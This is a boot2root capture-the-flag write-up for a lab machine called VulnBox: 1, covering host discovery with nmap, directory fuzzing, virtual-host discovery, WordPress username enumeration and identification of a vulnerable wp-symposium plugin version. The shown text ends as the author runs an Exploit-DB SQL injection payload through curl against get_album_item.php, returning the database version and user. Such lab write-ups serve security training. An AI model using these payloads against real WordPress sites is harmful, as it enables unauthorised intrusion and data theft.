

# VulnBox: 1

Gz

## Contents

<b>1</b>	<b>About the box</b>	<b>2</b>
<b>2</b>	<b>Solution</b>	<b>2</b>
2.1	Reconnaissance and Enumeration . . . . .	2
2.1.1	Gaining Access . . . . .	30
2.1.2	Lateral Movement: albert . . . . .	36
2.1.3	Lateral Movement: jessica . . . . .	44
2.1.4	Privilege Escalation . . . . .	51
2.2	Flags . . . . .	58

# 1 About the box

This is a **b2r** (*boot2root*) easy/medium machine challenge which intends to show some common but less known features like `sg`, `doas` and `cmp`.

Requirements:

- Web enumeration
- Medium SQLi exploitation
- Linux knowledge
- System enumeration
- Hash cracking

# 2 Solution

The machine is an easy level, but not that straightforward, it's intended to work with tools or techniques I've seen very little out there so far.

## 2.1 Reconnaissance and Enumeration

Let's get started by discovering the IP address of our target:

```
[user@parrot]~[~/vulnbox1]
└─$ sudo nmap -n -sn --reason 10.0.2.0/24
[sudo] password for user:
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-09 18:55 BST
Nmap scan report for 10.0.2.1
Host is up, received arp-response (0.00063s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up, received arp-response (0.00056s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up, received arp-response (0.00058s latency).
MAC Address: 08:00:27:96:F3:5B (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.50
Host is up, received arp-response (0.00057s latency).
MAC Address: 08:00:27:C6:27:3D (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.21
Host is up, received localhost-response.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.09 seconds
[user@parrot]~[~/vulnbox1]
└─$ ip -br -c -4 a s eth0
eth0          UP      10.0.2.21/24
[user@parrot]~[~/vulnbox1]
└─$
```

Figure 1: Host Discovery with `nmap`

My IP address is 10.0.2.21, the first three are from *VirtualBox*, and the remain one is our target's (10.0.2.50).

Let's see what ports it has open. I start with **TCP** ports as most services leverage this protocol because of its reliability. If we didn't find anything interesting we'd move on and would scan the **UDP** ports.

```
[user@parrot] -[~/vulnbox1]
└─ $ sudo nmap -np -Pn --min-rate 5000 10.0.2.50 -oN tcpPorts
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-09 18:58 BST
Nmap scan report for 10.0.2.50
Host is up (0.00060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:C6:27:3D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.88 seconds
└─ [user@parrot] -[~/vulnbox1]
└─ $
```

Figure 2: Port Scanning: **TCP**

We know now what ports are open, and they might be our possible way in. `nmap` shows those ports with the *default* protocol associated. Which in most cases matches the reality, but in some others, they don't. They may be changed to be “*hidden*”<sup>1</sup>.

However, `nmap` can perform more advanced scans to fingerprint the services according to the responses received:

---

<sup>1</sup>This is known as “*Security through obscurity*”.

```
[user@parrot]~/vulnbox1]
└─$ sudo nmap -np22,80 -Pn --min-rate 5000 -sVC 10.0.2.50 -oN tcpServices
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-09 18:59 BST
Nmap scan report for 10.0.2.50
Host is up (0.00053s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 75:b5:b0:5f:25:09:92:f7:98:e7:27:e8:83:90:f3:ac (RSA)
|   256 02:80:d3:86:0f:fe:3b:cb:53:b4:10:9b:19:fb:83:57 (ECDSA)
|_  256 e6:a8:d0:04:1a:1a:02:6f:d3:28:d9:ad:ef:85:d9:3e (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:C6:27:3D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.12 seconds
[user@parrot]~/vulnbox1]
└─$
```

Figure 3: Service Fingerprinting: TCP

We've got some important information already:

- 22/tcp: OpenSSH 8.4p1 Debian 5 (protocol 2.0)
- 80/tcp: Apache httpd 2.4.480 (Debian)

We're before, what it looks like, a *Debian* distro. And we know the versions of both the **SSH** and web server.

Since there's a web server, we can use a web browser to see the contents:




Figure 4: Initial page: *Apache*'s default page

This is the *Apache*'s default page. We can use `whatweb` to see quickly if there's a technology in use we don't see:

```
[user@parrot] -[~/vulnbox1]
└─ $ whatweb http://10.0.2.50/ | sed -r 's/[],.? ]/\n/g'
http://10.0.2.50/ [200 OK]
Apache[2.4.48]
Country[RESERVED][ZZ]
HTTPServer[Debian Linux][Apache/2.4.48 (Debian)]
IP[10.0.2.50]
Title[Apache2 Debian Default Page: It works]
-[user@parrot] -[~/vulnbox1]
└─ $
```

Figure 5: `whatweb` output on the initial page

Nothing out of the ordinary.

We have no choice but start fuzzing. Let's start with possible resources. To save time I try to search with the extensions .txt, as it's a very common extension in any operating system I can think of, and .php, as the web server is *Apache*, and its web applications are commonly written in this language.

```
[user@parrot]~[-/vulnbox1]
$ ffuf -c -u http://10.0.2.50/FUZZ -w /usr/share/wordlists/dirb/big.txt -fc 404 -e .txt,.php -o ffuf-80.json -t 200
[Truncated]
v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL         : http://10.0.2.50/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/big.txt
:: Extensions  : .txt .php
:: Output file : ffuf-80.json
:: File format : json
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response status: 404

.htpasswd      [Status: 403, Size: 274, Words: 20, Lines: 10]
.htpasswd.php  [Status: 403, Size: 274, Words: 20, Lines: 10]
.htpasswd.txt  [Status: 403, Size: 274, Words: 20, Lines: 10]
.htaccess.php  [Status: 403, Size: 274, Words: 20, Lines: 10]
.htaccess.txt  [Status: 403, Size: 274, Words: 20, Lines: 10]
htaccess       [Status: 403, Size: 274, Words: 20, Lines: 10]
manual         [Status: 301, Size: 307, Words: 20, Lines: 10]
server-status   [Status: 403, Size: 274, Words: 20, Lines: 10]
wordpress      [Status: 301, Size: 310, Words: 20, Lines: 10]
:: Progress: [61407/61407] :: Job [1/1] :: 2810 req/sec :: Duration: [0:00:18] :: Errors: 0 ::

[user@parrot]~[-/vulnbox1]
```

Figure 6: Fuzzing “hidden” resources with `ffuf`

The **wordpress** resource catches my eye immediately. We see its contents on a web browser:




Figure 7: *WordPress* main page

It doesn't look right. It might be using *virtual hosting*, we can see this either by hovering on the links or by inspecting the source page:

```
27 padding: 0 !important;
28 }
29 </style>
30 <link rel='stylesheet' id='__wps_jquery-ui-css-css' href='http://vulnbox.ctf/wp-content/themes/twenty-twenty-one-child/css/jquery-ui.css' type='text/css' media='all' data-bbox="110 300 900 320"/>
31 <link rel='stylesheet' id='__wps_upload_ui_css-css' href='http://vulnbox.ctf/wp-content/themes/twenty-twenty-one-child/css/upload-ui.css' type='text/css' media='all' data-bbox="110 320 900 340"/>
32 <link rel='stylesheet' id='wp-block-library-css' href='http://vulnbox.ctf/wp-includes/css/wp-block-library.css' type='text/css' media='all' data-bbox="110 340 900 360"/>
33 <style id='wp-block-library-theme-inline-css'>
34 #start-resizable-editor-section{display:none}.wp-block-audio figcaption{color:#555;font-size:1em}
35 </style>
36 <link rel='stylesheet' id='twenty-twenty-one-style-css' href='http://vulnbox.ctf/wp-content/themes/twenty-twenty-one-child/style.css' type='text/css' media='all' data-bbox="110 460 900 480"/>
37 <link rel='stylesheet' id='twenty-twenty-one-print-style-css' href='http://vulnbox.ctf/wp-content/themes/twenty-twenty-one-child/print.css' type='text/css' media='print' data-bbox="110 480 900 500"/>
38 <script src='http://vulnbox.ctf/wp-includes/js/jquery/jquery.min.js?ver=3.6.0' id='jquery-cs' data-bbox="110 500 900 520"/>
39 <script src='http://vulnbox.ctf/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2' id='jquery-migrate-cs' data-bbox="110 520 900 540"/>
40 <script id='__wps__js-extra'>
41 WPS_WMC = {"normalLink": "", "plugins": "http://vulnbox.ctf/wp-content/plugins", "plugin
```

Figure 8: *WordPress* main page **HTML** source code

It seems it makes requests to `vulnbox.ctf`, let's check its behaviour with a plain requests and another specifying the domain found in the `Host` header:

```
[user@parrot] -[~/vulnbox1]
└─ $ curl -sS http://10.0.2.50/ -I
HTTP/1.1 200 OK
Date: Sat, 09 Oct 2021 19:39:00 GMT
Server: Apache/2.4.48 (Debian)
Last-Modified: Thu, 07 Oct 2021 14:04:14 GMT
ETag: "29cd-5cdc3bce3e70a"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
Content-Type: text/html

[user@parrot] -[~/vulnbox1]
└─ $ curl -sS http://10.0.2.50/ -I -H 'Host: vulnbox.ctf'
HTTP/1.1 200 OK
Date: Sat, 09 Oct 2021 19:39:04 GMT
Server: Apache/2.4.48 (Debian)
Link: <http://vulnbox.ctf/index.php/wp-json/>; rel="https://api.w.org/"
Content-Type: text/html; charset=UTF-8

[user@parrot] -[~/vulnbox1]
└─ $
```

Figure 9: Difference between using the IP or the domain

The response is clearly different. This may mean *virtual hosting* is being applied. We should add it to `/etc/hosts` so the domain is resolved to our target IP address.

This way we can browse the web through our web browser seeing the contents intended to be shown.

```
[user@parrot] -[~/vulnbox1]
└─ $ getent hosts vulnbox.ctf
[x]-[user@parrot] -[~/vulnbox1]
└─ $ ping -nc1 vulnbox.ctf
ping: vulnbox.ctf: Name or service not known
[x]-[user@parrot] -[~/vulnbox1]
└─ $ sudo sed -i '$a 10.0.2.50 vulnbox.ctf' /etc/hosts
[user@parrot] -[~/vulnbox1]
└─ $ getent hosts vulnbox.ctf
10.0.2.50      vulnbox.ctf
[x]-[user@parrot] -[~/vulnbox1]
└─ $ ping -nc1 vulnbox.ctf
PING vulnbox.ctf (10.0.2.50) 56(84) bytes of data.
64 bytes from 10.0.2.50: icmp_seq=1 ttl=64 time=0.558 ms

--- vulnbox.ctf ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.558/0.558/0.558/0.000 ms
[x]-[user@parrot] -[~/vulnbox1]
└─ $
```

Figure 10: Adding the domain to /etc/hosts

Navigating to vulnbox.ctf on the web browser we see:




Figure 11: *WordPress* blog

*Et voilà !* we see the page correctly.

Within this blog post, we can extract some crucial information. On the one hand, we have a username, namely, **albert**, who said he's installed something. That should make us think he's got some sort of privileges. On the other hand, he's saying what he's installed: **symposium**:

For those who are reading this, I've just installed symposium as some of you requested. I'll be reading about this in the next few days and then I'll do my best so that you can enjoy my site.

Since I'm still new to CMSs I welcome any help you're willing to provide!

I hope you enjoy the ride along with me!

---

Published 8 October 2021

Categorised as Uncategorised

By albert

Figure 12: Information Gathering from the blog post

To confirm if the username found is valid, we should try to log in, the usual path for *WordPress* log in is in {WORDPRESS}/wp-login.php, if we go there we'll see objective panel.




Figure 13: Checking the existence of the user **admin**

*WordPress* warns us that this user, **admin**, doesn't exist. Let's check the username found on the blog post:




Figure 14: Checking the existence of the user **albert**

The message got is completely different from the previous one. This tells us the password is incorrect, but the user exists! However, we don't have a clue of what the password is, and as brute force is the last thing we should apply, let's look up on the Internet what **symposium** is.

**wp-symposium** is a *WordPress* plugin, let's see if it has known vulnerabilities:

```
[user@parrot] -[~/vulnbox1]
└─$ searchsploit -t symposium

Exploit Title | Path
WordPress Plugin Symposium 0.64 - SQL Injection | php/webapps/17679.txt
WordPress Plugin Symposium 14.10 - SQL Injection | php/webapps/35505.txt
WordPress Plugin WP Symposium 14.11 - Arbitrary File Upload | php/webapps/35543.txt
WordPress Plugin WP Symposium 14.11 - Arbitrary File Upload (Metasploit) | php/remote/35778.rb
WordPress Plugin WP Symposium 15.1 - '&show=' SQL Injection | php/webapps/37080.txt
WordPress Plugin WP Symposium 15.1 - 'get_album_item.php' SQL Injection | php/webapps/37824.txt
WordPress Plugin WP Symposium 15.1 - Blind SQL Injection | php/webapps/37822.txt
WordPress Plugin WP Symposium Pro Social Network Plugin 15.12 - Multiple Vulne | php/webapps/39202.txt

Shellcodes: No Results
Papers: No Results
└─$
```

Figure 15: Looking for known **symposium** vulnerabilities

There are quite a few of vulnerabilities. We don't know how useful they are until we know the version. Looking for its source code on *GithHub*:




Figure 16: Looking up for **symposium** source code

I decided to download the latest version to see where I can get information about the version:




Figure 17: Downloading **wp-symposium** source code

We can download the source code and seek for patterns, like *version* or common files where the version might be, like *changelog* or *readme*, and so on:

```

[User@parrot] - [~/vulnbox1]
└─ $ file wp-symposium-15.8.1.zip
wp-symposium-15.8.1.zip: Zip archive data, at least v1.0 to extract
[User@parrot] - [~/vulnbox1]
└─ $ unzip -q wp-symposium-15.8.1.zip
[User@parrot] - [~/vulnbox1]
└─ $ find wp-symposium-15.8.1/ -type f | wc -l
600
[User@parrot] - [~/vulnbox1]
└─ $ grep -Ril version wp-symposium-15.8.1/* | wc -l
83
[User@parrot] - [~/vulnbox1]
└─ $ find wp-symposium-15.8.1/ -iname "changelog*" -o -iname "readme*"
wp-symposium-15.8.1/readme.txt
[User@parrot] - [~/vulnbox1]
└─ $ head wp-symposium-15.8.1/readme.txt
*** Plugin Name ***
Author: WP Symposium
Contributors: Simon Goodchild
Donate link: http://www.wpsymposium.com
Link: http://www.wpsymposium.com
Tags: social network, social networking, wp-symposium, symposium, forum, s
n, italian, dutch, spanish
Requires at least: 3.0
Tested up to: 4.3
Stable tag: 15.8.1

[User@parrot] - [~/vulnbox1]
└─ $ 

```

Figure 18: Looking for what file may contain the version

As we can see, there are 600 files, 83 of them have the word *version*. It's quite a lot. Searching only for some common files we can find **readme.txt** and within its first ten lines we see the version: *15.8.1*

We know that's the version because it's the one we've downloaded.

Now we know what file to aim in order to get the version and see whether or not is vulnerable.

*WordPress* stores its plugins on {WORDPRESS}/wp-content/plugins/, we should see if we can reach this path on the remote system:

```
[user@parrot] -[~/vulnbox1]
└─ $ curl -sS http://vulnbox.ctf/wp-content/plugins/ -I
HTTP/1.1 200 OK
Date: Sun, 10 Oct 2021 12:08:58 GMT
Server: Apache/2.4.48 (Debian)
Content-Type: text/html; charset=UTF-8

[user@parrot] -[~/vulnbox1]
└─ $ curl -sS http://vulnbox.ctf/wp-content/plugins/wp-symposium/ -I
HTTP/1.1 200 OK
Date: Sun, 10 Oct 2021 12:09:08 GMT
Server: Apache/2.4.48 (Debian)
Content-Type: text/html; charset=UTF-8

[user@parrot] -[~/vulnbox1]
└─ $ curl -sS http://vulnbox.ctf/wp-content/plugins/unexistent/ -I
HTTP/1.1 404 Not Found
Date: Sun, 10 Oct 2021 12:09:34 GMT
Server: Apache/2.4.48 (Debian)
Content-Type: text/html; charset=iso-8859-1

[user@parrot] -[~/vulnbox1]
└─ $
```

Figure 19: Checking for the existence of **wp-symposium** path

We see we can reach both the plugins path and the **wp-symposium** location<sup>2</sup>, and if we try to get another path, like *unexistent* we get the infamous *404 Not Found* response.

Let's see if the **readme.txt** file is present:

---

<sup>2</sup>They both return a **200 OK** HTTP response code.

```
[user@parrot] -[~/vulnbox1]
└─ $ curl -sS http://vulnbox.ctf/wp-content/plugins/wp-symposium/readme.txt -I
HTTP/1.1 200 OK
Date: Sun, 10 Oct 2021 12:29:01 GMT
Server: Apache/2.4.48 (Debian)
Last-Modified: Thu, 07 Oct 2021 15:18:43 GMT
ETag: "2491-5cdc4c740fc29"
Accept-Ranges: bytes
Content-Length: 9361
Vary: Accept-Encoding
Content-Type: text/plain

[user@parrot] -[~/vulnbox1]
└─ $ curl -sS http://vulnbox.ctf/wp-content/plugins/wp-symposium/readme.txt | head
== Plugin Name ==
Author: WP Symposium
Contributors: Simon Goodchild
Donate link: http://www.wpsymposium.com
Link: http://www.wpsymposium.com
Tags: social network, social networking, wp-symposium, symposium, forum, social, chat, fr
n, italian, dutch, spanish
Requires at least: 3.0
Tested up to: 4.2.2
Stable tag: 15.5.1

[user@parrot] -[~/vulnbox1]
└─ $
```

Figure 20: Discovering our target’s **symposium** version

Not only does it exist, but it also gives us the current version installed, as expected.

Going back to the results of `searchsploit` we have at least three possible exploits to test. I’ll try the second one. We should mirror it to get it into our current working directory:

```
[user@parrot](-/vulnbox1]
└─$ searchsploit -t symposium

Exploit Title | Path
-----|-----
WordPress Plugin Symposium 0.64 - SQL Injection | php/webapps/17679.txt
WordPress Plugin Symposium 14.10 - SQL Injection | php/webapps/35505.txt
WordPress Plugin WP Symposium 14.11 - Arbitrary File Upload | php/webapps/35543.txt
WordPress Plugin WP Symposium 14.11 - Arbitrary File Upload (Metasploit) | php/remote/35778.rb
WordPress Plugin WP Symposium 15.1 - '&show=' SQL Injection | php/webapps/37080.txt
WordPress Plugin WP Symposium 15.1 - 'get_album_item.php' SQL Injection | php/webapps/37824.txt
WordPress Plugin WP Symposium 15.1 - Blind SQL Injection | php/webapps/37822.txt
WordPress Plugin WP Symposium Pro Social Network Plugin 15.12 - Multiple Vulne | php/webapps/39202.txt

Shellcodes: No Results
Papers: No Results
└─[user@parrot](-/vulnbox1]
└─$ searchsploit -m 37824
Exploit: WordPress Plugin WP Symposium 15.1 - 'get_album_item.php' SQL Injection
URL: https://www.exploit-db.com/exploits/37824
Path: /usr/share/exploitdb/exploits/php/webapps/37824.txt
File Type: ASCII text, with very long lines, with CRLF line terminators

Copied to: /home/user/vulnbox1/37824.txt

└─[user@parrot](-/vulnbox1]
└─$
```

Figure 21: Mirroring the exploit

Read it, and get the part we need the most, the exploitation one:

```
[user@parrot](-/vulnbox1]
└─$ grep -i "proof of concept" -A6 37824.txt
5. Proof of Concept

PoC URL : http://localhost/<WP-path>/wp-content/plugins/wp-symposium/get_album_item.php?size=version%28%29%20;%20-
PoC Command (Unix) : wget "http://localhost/<WP-path>/wp-content/plugins/wp-symposium/get_album_item.php?size=version%28%29%20;%20--" -O output.txt

In the content of the HTTP response you will find the MySQL version, for example :
5.5.44-0+deb7u1
└─[user@parrot](-/vulnbox1]
└─$ curl -sS http://vulnbox.ctf/wp-content/plugins/wp-symposium/get_album_item.php -G --data-urlencode "size=version(); --"; echo
10.5.11-MariaDB-1
└─[user@parrot](-/vulnbox1]
└─$ curl -sS http://vulnbox.ctf/wp-content/plugins/wp-symposium/get_album_item.php -G --data-urlencode "size=user(); --"; echo
admin@localhost
└─[user@parrot](-/vulnbox1]
